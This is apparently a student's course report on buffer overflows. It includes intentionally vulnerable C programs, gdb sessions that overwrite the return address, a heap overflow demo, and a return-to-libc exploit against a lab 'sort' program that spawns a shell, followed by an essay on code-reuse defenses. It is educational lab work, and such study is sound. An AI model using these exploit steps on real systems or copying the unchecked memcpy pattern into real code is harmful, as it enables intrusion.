

Project #1 Buffer Overflow

Ningmu Zou nzou3@gatech.edu

Understanding Buffer Overflow

1.1 Stack buffer overflow

In this task, we know some of canonical methods of overflowing the stack buffer have some functions such as `strcpy()`, `memcpy()`, `gets()` so that the stack buffer overflow can occur when copies data into a non-bound checking buffer. A vulnerable testing program could be:

Task11.c

```
#include <stdio.h>

#include <string.h>

int main(int argc, char *argv[]){

    char buffer[64];

    memcpy(buffer, argv[1], strlen(argv[1]));

    printf("%s\n",buffer);

}
```

In this code, if a large data was sent to the buffer, the stack buffer overflow could happen.

We compile this code in the virtual machine and return address and local variables:

```
ubuntu@ubuntu-VirtualBox:~$ gcc -fno-stack-protector task11.c -o task11
ubuntu@ubuntu-VirtualBox:~$ gdb task11
GNU gdb (Ubuntu 7.7.1-0ubuntu5~14.04.2) 7.7.1
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from task11...(no debugging symbols found)...done.
(gdb) █
```

As we are going to overflow the buffer, we try to send a large string to the program:

```
(gdb) r $(python -c 'print "A"*77')
Starting program: /home/ubuntu/task11 $(python -c 'print "A"*77')
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA♦♦♦
Program received signal SIGSEGV, Segmentation fault.
0xb7e2fa41 in __libc_start_main (main=0x804847d <main>, argc=2, argv=0xbffff154, init=0x80484c0 <__libc_csu_init>,
fini=0x8048530 <__libc_csu_fini>, rtdl_fini=0xb7fed180 <_dl_fini>, stack_end=0xbffff14c) at libc-start.c:274
274      libc-start.c: No such file or directory.
```

And

```
(gdb) r $(python -c 'print "A"*78')
Starting program: /home/ubuntu/task11 $(python -c 'print "A"*78')
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA♦♦
Program received signal SIGSEGV, Segmentation fault.
0xb7e242af in ?? () from /lib/i386-linux-gnu/libc.so.6
(gdb) r $(python -c 'print "A"*79')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/ubuntu/task11 $(python -c 'print "A"*79')
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA♦
Program received signal SIGSEGV, Segmentation fault.
0xb7414141 in ?? ()
(gdb) r $(python -c 'print "A"*80')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/ubuntu/task11 $(python -c 'print "A"*80')
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA♦
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) r $(python -c 'print "A"*81')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/ubuntu/task11 $(python -c 'print "A"*81')
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

We can also check the overflow direction in the stack by doing:

```
(gdb) disas main
Dump of assembler code for function main:
0x0804847d <+0>:    push    %ebp
0x0804847e <+1>:    mov     %esp,%ebp
0x08048480 <+3>:    and     $0xffffffff,%esp
0x08048483 <+6>:    sub     $0x50,%esp
0x08048486 <+9>:    mov     0xc(%ebp),%eax
0x08048489 <+12>:   add     $0x4,%eax
0x0804848c <+15>:   mov     (%eax),%eax
0x0804848e <+17>:   mov     %eax,(%esp)
0x08048491 <+20>:   call    0x8048360 <strlen@plt>
0x08048496 <+25>:   mov     0xc(%ebp),%edx
0x08048499 <+28>:   add     $0x4,%edx
0x0804849c <+31>:   mov     (%edx),%edx
0x0804849e <+33>:   mov     %eax,0x8(%esp)
0x080484a2 <+37>:   mov     %edx,0x4(%esp)
0x080484a6 <+41>:   lea     0x10(%esp),%eax
0x080484aa <+45>:   mov     %eax,(%esp)
0x080484ad <+48>:   call    0x8048330 <memcpy@plt>
0x080484b2 <+53>:   lea     0x10(%esp),%eax
0x080484b6 <+57>:   mov     %eax,(%esp)
0x080484b9 <+60>:   call    0x8048340 <puts@plt>
0x080484be <+65>:   leave
0x080484bf <+66>:   ret
End of assembler dump.
```

```
(gdb) i r
eax            0x52      82
ecx            0xb7fd7000  -1208127488
edx            0xb7fc1898  -1208215400
ebx            0xb7fc0000  -1208221696
esp            0xbffff0c0  0xbffff0c0
ebp            0x41414141  0x41414141
esi            0x0        0
edi            0x0        0
eip            0x41414141  0x41414141
eflags         0x10282    [ SF IF RF ]
cs             0x73      115
ss             0x7b      123
ds             0x7b      123
es             0x7b      123
fs             0x0        0
gs             0x33      51
```

In the last address, 0x41 is the index of "A" in ASCII, and 0x41414141 (AAAA) shows the return address of the code. Of course, the size of return address is 4 bytes. The size of the overflowing buffer to reach the return address is 77 bytes. The overflow direction in the stack should be from lower addresses to higher addresses, which is:

Buffer(68 bytes) → saved frame pointer (4 bytes) → saved return address (4 bytes) → arguments

Reference: https://en.wikipedia.org/wiki/Stack_buffer_overflow

<https://www.exploit-db.com/docs/28475.pdf>

1.2 Heap buffer overflow

A heap is an area of memory allocated by the application at the runtime to store data. In this task, the program with heap buffer overflow vulnerability is:

Task12.c

```
#include<stdio.h>

#include<stdlib.h>

#include<unistd.h>

#include<string.h>

void main(void)
{

int bufsize=10;
```

```
int oversize=5;

u_long b_diff;

char *buf0=(char *)malloc(bufsize);

char *buf1=(char *)malloc(bufsize);


b_diff=(u_long)buf1-(u_long)buf0;

printf("b_diff=0x%lu bytes \n",b_diff);


printf("Initial values:");

printf("buf0=%p, buf1=%p, b_diff=0x%lu bytes \n", buf0,buf1,b_diff);


memset(buf1, 'a', bufsize-1);


printf("Before overflow: buf1 =%s\n",buf1);


memset(buf0, 'b', (u_int)(b_diff+oversize));

printf("After overflow: buf1 =%s\n",buf1);

}
```

When we run this program, what we get is:

A terminal window with a dark background and light-colored text. The output of the program is as follows:

```
ubuntu@ubuntu-VirtualBox:~$ gcc -fno-stack-protector task12.c -o task12
ubuntu@ubuntu-VirtualBox:~$ ./task12
b_diff=0x16 bytes
Initial values:buf0=0x804b008, buf1=0x804b018, b_diff=0x16 bytes
Before overflow: buf1 =aaaaaaaa
After overflow: buf1 =bbbbbaaaa
```

It is clear that the buf0 has been overflowed and affect buf1 with 5 bytes of 'b'. Now the explanation is this:

In the heap, we have

buf0: 0x804b008~0b804b012 (10 bytes in total)

buf1: 0x804b018~0b804b022 (10 bytes in total)

We set the buffer size as 10 bytes. Because the application would always allocate a chunk with a multiple of 8 bytes, here the chunk size is 16 bytes. That's why the buffer difference is 16 bytes in result.

Then because we have

```
memset(buf0, 'b', (u_int)(b_diff+oversize));
```

all of these 16 bytes plus 5 bytes metadata after location of buf0(0x804b008~0x804b01c) has been overwritten. Metadata of heap has been changed and buf1 can be any arbitrary value after this overflow attack, although attacker does not change the buf1 directly. The heap layout should be:

buf0 (Meta-data of chunk created by malloc(10), 16bytes) →

buf1 (Meta-data of chunk created by malloc(10), 16bytes) →

Meta-data of the top chunk

In this attack, attackers only need to know the location of memory which need to be overwritten and calculate the difference between target location and known buffer location(here is the address of buf0).

Exploiting Buffer overflow

In this task, we need to overflow the buffer first to check the size of the overflowing buffer to reach the return address. It is easy to test the segmentation fault after adding 18 numbers to the data.txt

Then, we need to pinpoint the system address and “sh” address through the following steps:

```
(gdb) r
Starting program: /home/ubuntu/sort
Usage: ./sort file_name
[Inferior 1 (process 2382) exited with code 0377]
(gdb) p system
$2 = {<text variable, no debug info>} 0xb7e56190 <__libc_system>
```

So, the system() address is 0xb7e56190. Similarly, we can find the address of “sh” by doing

(gdb) find address1, address2, “sh”

After some trials on the address1 and address2, I got:

```
0xb7f740f5 <__re_error_msgid+117>
0xb7f745c1 <afs.8585+193>
0xb7f76a29
0xb7f7898e
warning: Unable to access 16000 bytes of target memory at 0xb7f80691, halting search.
4 patterns found.
(gdb) x/s 0xb7f740f5
0xb7f740f5 <__re_error_msgid+117>:      "sh"
```

So, the address of “sh” is 0xb7f740f5

Then, we just add an address between system() and “sh” after 18 numbers in data.txt, a shell should spawn as following:

```
ubuntu@ubuntu-VirtualBox:~$ ./sort data.txt
Current local time and date: Thu Sep 15 21:14:07 2016

Source list:
0x11111111
0x22222222
0x33333333
0x44444444
0x55555555
0x66666666
0x77777777
0x88888888
0x99999999
0x11111111
0x22222222
0x33333333
0x44444444
0x55555555
0x66666666
0xaaaaaaaa
0xaaaaaaaa
0xaaaaaaaa
0xb7e56190
0xb7e59190
0xb7f740f5
```

```
Sorted list in ascending order:
88888888
99999999
11111111
11111111
22222222
22222222
33333333
33333333
44444444
44444444
55555555
55555555
66666666
77777777
77777777
aaaaaaaa
aaaaaaaa
aaaaaaaa
b7e56190
b7e59190
b7f740f5
$ python
Python 2.7.6 (default, Jun 22 2015, 18:00:18)
[GCC 4.8.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> exit()
$ exit
Segmentation fault (core dumped)
ubuntu@ubuntu-VirtualBox:~$
```

In the shell, we can do anything as usual, the buffer overflow vulnerability has been exploited.

Open Questions

Code reuse attacks are exploits of software in which an attacker can direct control flow or execute arbitrary code through existing code with malicious results. Both return oriented programming approach and jump oriented programming approach can get avoid of explicit injection of attack code. Hence, in order to prompt defense to prevent code reuse attacks, some methods based on stack reliance, ASLR or memory safety can be used. Both code diversification and control flow integrity can be applied to mitigate code reuse attacks.

Code diversification aims to remove the gadgets from the program or remove them by making it extremely difficult for the attacker to guess where they are. Code diversification would prevent the attackers from knowing the fragments of executable code. The advantage of code diversification defenses is its low overhead and high compatibility. However, it may be still vulnerable due to memory disclosure vulnerabilities, side-channel attacks or attackers with the ability to read or write to arbitrary memory locations.

Control flow integrity can enforce the property that a program's execution is restricted to the control flow graph dictated by its source code. In other words, control flow calls correspond to valid call locations and returns correspond to valid return locations. To guarantee a function can only be called from fixed locations and return to the instruction following call instructions, an exact control flow graph should be utilized. This would increase the complexity of program and decrease the efficiency. In reality, people often use approximations of control flow graph to enforce control flow integrity, which may increase the vulnerability due to extra edges would lead to a bypass or attackers will be able to guess the random location and so on.

<http://people.csail.mit.edu/hes/ROP/Publications/Isaac-thesis.pdf>

<http://people.csail.mit.edu/hes/ROP/Publications/sam-thesis.pdf>

https://www.csc.ncsu.edu/faculty/jiang/pubs/ACSAC11_CFL.pdf